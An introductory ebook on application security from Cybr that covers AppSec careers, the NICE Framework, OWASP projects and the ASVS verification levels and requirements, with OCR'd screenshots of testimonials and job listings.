CYBR

Introduction to Application Security

By Christophe Limpalair

May 2020

Version 1.1

This ebook is a collection of lessons from our course, Introduction to Application Security. If you've already gone through the course, you won't find new material here. However, it can be a helpful resource to reference from time to time. Some people may even prefer the format of an ebook over a series of lessons online, or of written versus video lessons. In any case, we hope you enjoy it!

Table of Contents

Preface

We live in scary times. I'm not just saying that because I'm in quarantine due to COVID-19, but also because cyberattacks are on the rise. Yet, most applications and organizations are grossly under-prepared.

It's usually not even from a lack of care or interest on the part of the development teams. I've worked with a lot of devs, and they all wanted to build great products. Instead, it's usually the result of two things:

1. Lack of business focus, which results in a lack of resources and time to focus on security
2. Lack of skills, so that even what little time and resources are available to security are not effectively allocated

While we can't directly impact #1 in this ebook, we can start to impact #2. I'm willing to bet that if we can impact #2 even just a little bit, we'll start to see a change in #1, even if it's a slow change. So you can think of this as your first step towards being an agent of change for helping make the world a safer place.

We will take a practical approach to application security so that you can walk away from what you've learned and apply it to your applications and to your organization.

With that said, this is an introductory ebook, so we're going to have to build a strong foundation. So while you're probably most interested in pentesting, we have to first take a step back and learn fundamental concepts.

Then, as we move on, we'll come to find out that pentesting is actually a tiny fraction of what matters in AppSec. So, go get yourself a fresh batch of coffee and put your learning cap on!

About the Ebook and Author


My name is Christophe Limpalair, and before we dive into the interesting parts of Application Security, I'd like to spend a few minutes talking about the ebook and who I am so that you have a clear picture of who this ebook is for and what you will walk away with at the end.

Let's start with a little bit about me: who am I?

Who am I?

As I mentioned, my name is Christophe, and I was originally born in France but then moved to the U.S. As a result of the move, I did not have a whole lot of friends, and so I turned to computers and spent more time tinkering with them than I care to admit, and so began my long journey of learning how to program. I also ventured in other areas, but it became very clear early on that my interests lied in technology.

Fast-forward to a few years ago and I jumped feet-first into the world of cloud services, especially Amazon Web Services, where I taught courses that reached thousands of people around the world, including certification-prep courses for associate and professional levels.



Yujun Liang - TOGAF • 1st

I became fully certified on AWS on 9/17/2016, probably less than 200 people in the world who did that. There were 17876 people certified on Solution Architect Associate before me but only 1086 DevOps Engineer Professional before me. I started late in the game but caught up quickly.

People asked me these questions over and over again, I will just give an honest answer.

Q: What made you start AWS certified journey?
A: My employer's strong desire.

Q: What's made you continue AWS certification journey?
A: Ryan Kroonenburg's course on Acloud.guru! And the cheers from Linkedin.

Q: What helped you passing the professional level exams?
A: Linux Academy courses by Christophe Limpalair and Anthony James.

Q: What help you passing the specialty exams?
A: Combined real hands on project and online learning.
>>https://lnkd.in/e3e5CzG

Q: What helped you passing beta exams?
A: Just read the online docs.

Yesterday, I became fully certified on AWS the 5th time!
>>https://lnkd.in/gQWNqK2
1, 5 of 5, 09/17/2016
2, 8 of 8, 01/20/2018
3, 9 of 9, 04/18/2018
4, 11 of 11, 10/28/2019
5, 12 of 12, 03/09/2020

What a journey. >>https://lnkd.in/eEmAHGX

#CloudProud #AWSCertification #PassionAndPurpose

Amitkumar Pandey • 1st
AWS APN AMBASSADOR || CLOUD PRESALES || ACCOUNT MANAGEMENT

Glad to share that I have completed All 3 AWS Associate Certifications.

Thanks to @Ryan Kroonenburg @acloudguru.com @Anthony James , @Thomas Haslett and @Christophe Limpalair @linuxacademy.com

The Pro series is the next target :-)

159 • 33 Comments

AWS Certified
DevOps Engineer - Professional
AWS Certified
Solutions Architect – Professional Level
aws CERTIFIED Solutions Architect Associate
aws CERTIFIED SysOps Administrator Associate
aws CERTIFIED Developer Associate
ALWAYS CURIOUS. ALWAYS INNOVATIVE.
* Ok, maybe not Andy Jassy ;)

Example of students I've taught

Today, I work with our awesome team at Cybr to build the best cybersecurity training and community that we can with our mission of helping make the world more secure.

I had to learn application security the hard way. After having spent time learning PHP with frameworks, I decided to explore plain PHP without the help of libraries and frameworks to understand how those libraries and frameworks were working behind the scenes. So I built a simple scheduling application to schedule and show rental applications. It worked fine, but the mistake I made was that I uploaded the application to the internet. You can probably guess where I'm going with this. Within a couple of days, my web app and database were compromised.

Nothing serious came of it thankfully, but it taught me valuable chapters that I never forgot. One of those chapters was to never use plain PHP again if I could avoid it.

For one, it's extremely inefficient since you are re-inventing the wheel, and second it's likely to be more insecure.

Popular open-source frameworks and libraries have hundreds if not thousands of people looking at them, making improvements, testing for security issues, and so on. That's not to say that they don't have issues of their own, which we'll explore further in this material (in a chapter called "Components with known vulnerabilities"), but you get the idea.

So I embarked on a journey to figure out why and how my PHP app was compromised so quickly and easily, and now here I am today sharing what I've learned over the years.

This is going to be highly conceptual since it is an introductory scope. In the future, we will build more practical AppSec training material so that you can get your hands dirty learning with real-world examples.

Pre-Requisites

With that, we also assume a few things and consider the following to be pre-requisites:

We assume that you have at least a couple of years of programming experience. The language doesn't matter, at least in regards to this material, but if you don't have any programming experience this is probably not where you want to start.

We also assume that you are familiar with typical software development models, software engineering in general, and just the basics of application development.

In order to secure applications, you have to be able to quickly navigate and understand frameworks, languages, and code that you may not be familiar with. You will also need to have some familiarity with the platform that code is running on...so if you're focusing on web development, you should know basic Linux. For mobile, you should be familiar with iOS or Android, and so on.

We'll talk more about Application Security jobs and requirements in the next chapter, but at the end of the day, you will be spending the bulk of your time analyzing source code, manipulating requests between your application and backend services, and trying to find holes in the application's security. If you've never touched a line of code before, you won't be able to do this. Instead, I'd recommend you pause here and enroll in programming courses that pique your interest.

Let's get started!

But if you're still reading, I'm excited to have you here and to get started!

By the end of this material, you will walk away with a thorough understanding of Application Security concepts and how they relate to web, mobile, and cloud applications so that you can then dive deeper into those respective areas depending on your interests and/or job requirements.

And now, let's move on to the next chapter where we will talk about Application Security as a job!

About AppSec as a job

We've become so accustomed to seeing reports of high profile hacks that it's no surprise when a new big one happens. And we're talking about very public hacks on organizations that have massive budgets compared to small businesses. Most of the small business hacks don't make it on the news, even if they can have even more severe consequences to the business.

And while all of these hacks could have been avoided, the fact of the matter is that this is complicated business. So complicated, in fact, that businesses hire people whose job it is to secure their applications. Sometimes even entire teams or departments are dedicated to this stuff.

If you're here, you're probably interested in getting a job in application security, or you already have a job in the field and you're looking to formalize your learning. This chapter is more for the people who are looking to enter this field and this is their starting point.

Let's answer questions you most likely have


So, this chapter aims to answer questions that you most likely have, such as:

- What kinds of jobs can I get with Application Security skills?
- What are the requirements for those jobs?
- What kinds of salaries could I expect?
- and more

Let's start with the first question since it will help us answer the others: "what kinds of jobs can I get with Application Security skills?

What kinds of jobs can I get with AppSec skills?

You can do this by using a number of different job search engines. In this chapter, we use the Google one.



Urgent Need: Application Security Engineer Multiple locations
e.solutions Group
Austin, TX
via LinkedIn
6 hours ago · Full-time

Application Security Engineer
Atlassian
Austin, TX
via LinkedIn
2 days ago · Full-time

Sr. Application Security Engineer
DARBYTEK
Austin, TX (+1 other)
via LinkedIn
3 days ago · Full-time

Application Security Consultant
Sonsoft Inc
Austin, TX (+1 other)
via Jobilt
1 day ago · Full-time

Manager, Application Security Design Team
Amazon
Austin, TX
via Glassdoor
9 days ago · Full-time

Application Security Engineer
OBXtek
Austin, TX (+1 other)
via Jobing.com | Texas
4 days ago · Full-time

Application Security Engineer
Zynga
Austin, TX
via LinkedIn
17 days ago · Full-time

Application Security Engineer
Atlassian
Anywhere

Application Security Engineer
Atlassian
Austin, TX

2 days ago · Full-time

Atlassian is continuing to hire for all open roles with all interviewing and on-boarding done virtually due to COVID-19. Everyone new to the team, along with our current staff, will temporarily work from home until it is safe to return to our offices.

The Product Security team is responsible for making sure Atlassian products and services are safe and secure. We are looking for an Application Security Engineer who thrives on working with development teams to secure their products across the entire software development lifecycle.

Your responsibilities will include source code auditing, performing threat models, reviewing new features and architectural designs, and finding ways to empower engineering teams to build secure software by default. You must have a strong ability to work with colleagues to understand our products and then come up with ways to improve existing security infrastructure.

Since we work closely with our product engineering teams, the ability to read and understand code is very important. Our products are built using a number of different languages but Java, Go, and Python are the most common. As part of the focus on learning at Atlassian, you'll be able to spend up to 20% of your time on independent research.

On Your First Day, We'll Expect You To Have
• 2+ years working in security
• Solid understanding of web application security
• Experience in cloud security architecture and infrastructure
• Experience coding in Java, Python, or Go, and at least one scripting language
• An ability to reason about security decisions
• An ability to communicate ideas clearly and effectively to engineers who know way more than you about their code

It's Great, But Not Required, If You Have
• Published contributions to the security community
• Presentation experience at industry events
• Experience working with compliance, privacy, IT, networking or related functions

More About Our Benefits

Whether you work in an office or a distributed team, Atlassian is highly collaborative and yes, fun! To support you at work (and play) we offer some fantastic perks: ample time off to relax and recharge, flexible working options, five paid volunteer days a year for your favourite cause, an annual allowance to support your learning & growth, unique ShipIt days, a company paid trip after five years and lots more.

More About Atlassian

Creating software that empowers everyone from small startups to the who's who of tech is why we're here. We build tools like Jira, Confluence, Bitbucket,

Job search for Application Security jobs

From there, select your location and any other filters you want. I'll just select Austin TX for our example.

When I did this search, there were a lot of different application security engineer positions — "Application Security Engineer, App Sec Architect, Product Security Engineer, Application Security Manager, etc."

If you see any position that piques your interest in particular, look at those requirements, compare to your current skill set, and then at the end of this material, you will have a better idea of where your knowledge gaps are so that you can focus in that area.

Not all of these post the salary range, but you can get an idea of typical pay by looking at the bottom, which pulls from other websites. There are websites like indeed, glassdoor, and salary.com which can give you a better salary range based on your experience level and other factors.

So looking at all of these questions, here's what we can say in general:

Salary ranges are always really hard, because they depend on too many factors, but when I looked at positions in Austin, for entry-level, most of them had a starting salary range of just about $80k, so getting to six figures is definitely achievable either right away or as you get more experience under your belt.

As an Application / Software Security Engineer, you can expect to:

- Develop and write new (or modify existing) computer applications, software, or specialized utility programs following software security best practices — so it's important that you understand those security best practices and that's a big part of this material
- You can also be expected to secure new or existing applications that others have developed, which means you need to be able to understand and analyze other people's code, ensure that this code meets software security best practices and that it aligns with your businesses' risk appetite.

This all means that you also need to put yourself in the shoes of an attacker and identify the potential different paths through your application that attackers can use to do harm to the business. So you need to be able to think through not just the code, but the entire application as a whole. Because that application likely speaks to a database, likely has authentication, sends information over a network, etc...these are all attack vectors that must be kept in mind

That doesn't mean you need to have a thorough understanding of infrastructure security, or networking security, because maybe you are in a large enough organization that has teams dedicated to that and so you have a more narrow area of focus. But if you're part of a small business or smaller startup, it very well could be that you're also entrusted with those areas of responsibility. Regardless, I highly recommend that you aim to understand as much of the entire picture as you can because at the very least you can then speak intelligently about it.

As we wrap up this chapter, in the next chapter, we're going to explore the NICE Framework and the Open Web Application Security Project or OWASP for short to explore this in more detail because they both provide blueprints to better understand specialty areas, work role tasks, and necessary knowledge, skills, and abilities. OWASP has also developed standards that will prove to be incredibly helpful throughout this material and throughout your career in cybersecurity.

So with that, let's move on to the next section and chapter!

Exploring the NICE Framework and OWASP

In the previous chapter, we talked about Application Security as a job which included some of the requirements for various job postings and also general recommendations. But wouldn't it be NICE if there were a NICE Framework that could tell us what to focus on?

OK I know that was cheesy, but you have to admit that it is a clever acronym.

The National Initiative for Cybersecurity Education came up with a Cybersecurity Workforce Framework, but that takes way too long to say, so they've abbreviated it to just calling it the NICE Framework.

In any case, it was developed in partnerships with NICE, the Office of the Secretary of Defense, and the Department of Homeland Security to "provide educators, students, employers, employees, training providers, and policy makers with a systematic and consistent way to organize the way we think and talk about cybersecurity work, and to identify the knowledge, skills, and abilities needed to perform cybersecurity tasks."

Again, way too much, so in short, let's just say that it's a blueprint to categorize, organize, and describe cybersecurity work.

Exploring the NICE Framework

Let's pull up the framework online and see what it looks like.

It breaks it all up into:

- Categories (ie: Securely Provision)
- Specialty Areas (ie: Software Development)
- Work Roles (in this case, Software Developer and Secure Software Assessor)
- Tasks
- Knowledge, Skills, and Abilities (KSAs)

A number of these will be covered, even if at a higher level, in the rest of this material. So if this is the area you are interested in, then you are in the right place.

Of course, we won't be able to cover all of these in the time we have for this material, but you can then take what you've learned and fill in your other gaps thanks to this framework.

I highly recommend that you spend some time looking over this after you complete this chapter so that you can familiarize yourself with these lists, and so that you can take a good look at where you currently are and what you need to learn to fill in your gaps.

Comparing these lists with the job postings we saw in the prior video, you'll quickly realize that not all job postings require all of these KSAs, so don't get overwhelmed and think you need to learn all of it in a month. But again, use this as a frame of reference!


So that's the NICE Framework in a nutshell. Now, let's take a look at OWASP.

Exploring the OWASP Organization

The Open Web Application Security Project, or OWASP for short, is a nonprofit foundation that aims to improve the security of software, and they do this by being vendor agnostic. They provide a breadth of resources and standards to help developers improve the security of software, and we will be leaning heavily on their work throughout the remainder of this material, that way you can reference their projects during, but also after going through this material when it's time to apply what you've learned on the job or on personal projects.

Plus, if you're in this industry, you will often hear people reference OWASP so that the next time someone mentions it, you know exactly what they are talking about.

Let's take a quick look at a list of their projects so you can see what I mean.


Flagship Projects

- OWASP Amass
- OWASP Application Security Verification Standard
- OWASP Cheat Sheet Series
- OWASP CSFRGuard
- OWASP Defectdojo
- OWASP Dependency-Check
- OWASP Dependency-Track
- OWASP Juice Shop
- OWASP Mobile Security Testing Guide
- OWASP Mobile Top 10
- OWASP ModSecurity Core Rule Set
- OWASP OWTF
- OWASP Risk Assessment Framework
- OWASP SAMM
- OWASP security Knowledge Framework
- OWASP Security Shepherd
- OWASP Top Ten
- OWASP Web Security Testing Guide
- OWASP ZAP

Their flagship projects are a great place to start. For example, we will go over the OWASP Mobile Top 10, the OWASP Top Ten for web security, the OWASP Web and Mobile Security Testing Guides, OWASP Cheat Sheets, Application Security Verification Standards, and more.

As you can see, this is a rich library that you will reference over and over again throughout your career.

I'd be lying if I said that looking at this list didn't get me excited. I hope you feel the same way because we're going to spend some time looking at these!

Alright, let's move on to the next chapter where we start to dive into the critical concepts of application security!

Critical Concepts of Application Security

Establishing a baseline with the ASVS

To produce a secure web application, you have to first define what secure means for that application. Because if you don't have this defined, then how can the team possibly know where to aim?

It's also much easier and more cost-effective to design security from the start than to try and retrofit security into existing applications and APIs. Of course, that's not always possible. Maybe you are inheriting an existing application, or you are dealing with a mature set of APIs that have drifted over time.

Regardless of the situation that you find yourself in, start with a baseline and then build on top of that.

So that's what we're going to do in this section. We're going to build our baseline with a strong support structure.

Building our AppSec baseline

Even just building a baseline can seem like such a daunting task because there are so many things to think about. Lucky for us, OWASP, as we saw in the prior chapter, has created a number of projects that can help us with that.

In this chapter, we're going to explore the OWASP Application Security Verification Standard or ASVS, as a guide for setting our security requirements baseline for our applications.

You can find this by going to Projects → Browse All Projects → OWASP AppSec Verification Standard to download it, or you can view it at this URL.

As we go through this chapter, keep in mind that OWASP has separated standards for web and mobile application security. While this chapter is focusing more on web and cloud application security baselines, we will also look at the Mobile Application Security Verification Standard in the mobile section of this ebook.

As we get familiar with these projects, it will be easier to look at mobile-specific ones, so even if you are primarily interested in mobile application security, this chapter is still relevant.

The Application Security Verification Standard (which I'll refer to as the ASVS from now on) is currently on version 4.0 (from 2019, which is the latest version at the time of this recording in 2020) has these objectives:

- To provide us with a measurement on how much trust we can place in our web application's security
- To provide guidance as to what we should build into our security controls to satisfy security requirements
- To provide a standard for application security verification requirements in contracts with 3rd parties


ASVS Verification Levels

Essentially, the ASVS is a catalog of security requirements and verification criteria that we can use for all of our projects.

And it does that with 3 different verification levels:

- ASVS Level 1 is for low assurance levels
- ASVS Level 2 is for applications that contain sensitive data and is the recommended level for most apps
- ASVS Level 3 is for the most critical applications

Each level has a list of security requirements defined by this standard, and this is what it looks like:



	Applicability	Building			Building, Configuration, Deployment Assurance and Verification			Assurance and Verification	
Level 1	All apps		Secure Coding	Standards and checklists	Secure & Peer Code Review	DevSecOps	Unit and Integration Tests	Penetration Testing	DAST
Level 2	All apps	Security Architecture and Reviews	Secure Coding	Standards and checklists	Secure & Peer Code Review	DevSecOps	Unit and Integration Tests	Hybrid Reviews	SAST
Level 3	High Assurance	Security Architecture and Reviews	Secure Coding	Standards and checklists	Secure & Peer Code Review	DevSecOps	Unit and Integration Tests	Hybrid Reviews	SAST
	Legend	Acceptable	Suitable						

Click image for higher resolution

And this will make more sense as we look at the actual requirements, but using these requirements and levels, we can start to create our own secure coding checklist specific to our applications.

If we determine that our API or application is at a level 1 because it doesn't contain or touch any sensitive data whatsoever and that it can get by with the absolute bare minimum, then we will approach it differently than if we deem it to be a level 2 or level 3. Level 1 is also useful as a first step in a multi-phase effort, so it can act as a good starting point but in a lot of cases, it should not be your endpoint.

ASVS Level 1

The ASVS summarizes level 1 as having security controls that can be checked automatically by tools or manually without access to the source code. These security measures can thwart the most basic attacks that use simple and low effort techniques to identify easy-to-find and easy-to-exploit vulnerabilities. But they will fall apart with more determined attackers and more sophisticated attacks.

The ASVS deems level 1 to be the absolute minimum that all applications should strive for. The unfortunate reality is that so many applications don't even meet level 1 requirements. If you find yourself in that situation, start with level 1 and work your way up.

ASVS Level 2

Level 2 aims to defend against most of the risks associated with software today. This is a level that many businesses should aim to have, especially to protect their business-critical areas.

ASVS Level 3

Level 3 is the highest level defined in this standard and requires an in-depth analysis of architecture and code and in-depth testing that goes far beyond automated tools or online scans. This is a level you should attain if a successful attack would significantly impact your organization's operations or even survival.

This level, of course, requires much more investment, which is why the standard labels level 2 as the recommended level for most applications. But at the end of the day, you are the expert in regards to your applications, so it is up to you to determine which level fits your needs.

Now, knowing these 3 different levels, let's continue exploring the ASVS in order to understand the different security categories and the different requirements that represent best practices for each category.


ASVS Categories & Requirements

Since the list of categories and requirements is quite lengthy, we won't have time to explore all of them, but let's take a look at a few examples so that we can get the hang of it.

The ASVS contains categories such as authentication, access control, error handling / logging, web services, and others. Each category contains a collection of requirements that represent the best practices for that category and they are written to be verifiable statements.

Let's take a look at V1.1 Secure Software Development Life Cycle Requirements; Requirement 1.1.1

Do you satisfy that requirement – yes, or no? If yes, check the box, otherwise, you don't satisfy requirements for L2 or L3.



V1.1 Secure Software Development Lifecycle Requirements

#	Description	L1	L2	L3	CWE
1.1.1	Verify the use of a secure software development lifecycle that addresses security in all stages of development. (C1)		✓	✓	
1.1.2	Verify the use of threat modeling for every design change or sprint planning to identify threats, plan for countermeasures, facilitate appropriate risk responses, and guide security testing.		✓	✓	1053
1.1.3	Verify that all user stories and features contain functional security constraints, such as "As a user, I should be able to view and edit my profile. I should not be able to view or edit anyone else's profile"		✓	✓	1110
1.1.4	Verify documentation and justification of all the application's trust boundaries, components, and significant data flows.		✓	✓	1059
1.1.5	Verify definition and security analysis of the application's high-level architecture and all connected remote services. (C1)		✓	✓	1059
1.1.6	Verify implementation of centralized, simple (economy of design), vetted, secure, and reusable security controls to avoid duplicate, missing, ineffective, or insecure controls. (C10)		✓	✓	637
1.1.7	Verify availability of a secure coding checklist, security requirements, guideline, or policy to all developers and testers.		✓	✓	637

OWASP Application Security Verification Standard 4.0 14

OWASP

In the case of V1.1, Level 1 does not require any of these, but both Levels 2 and 3 do.

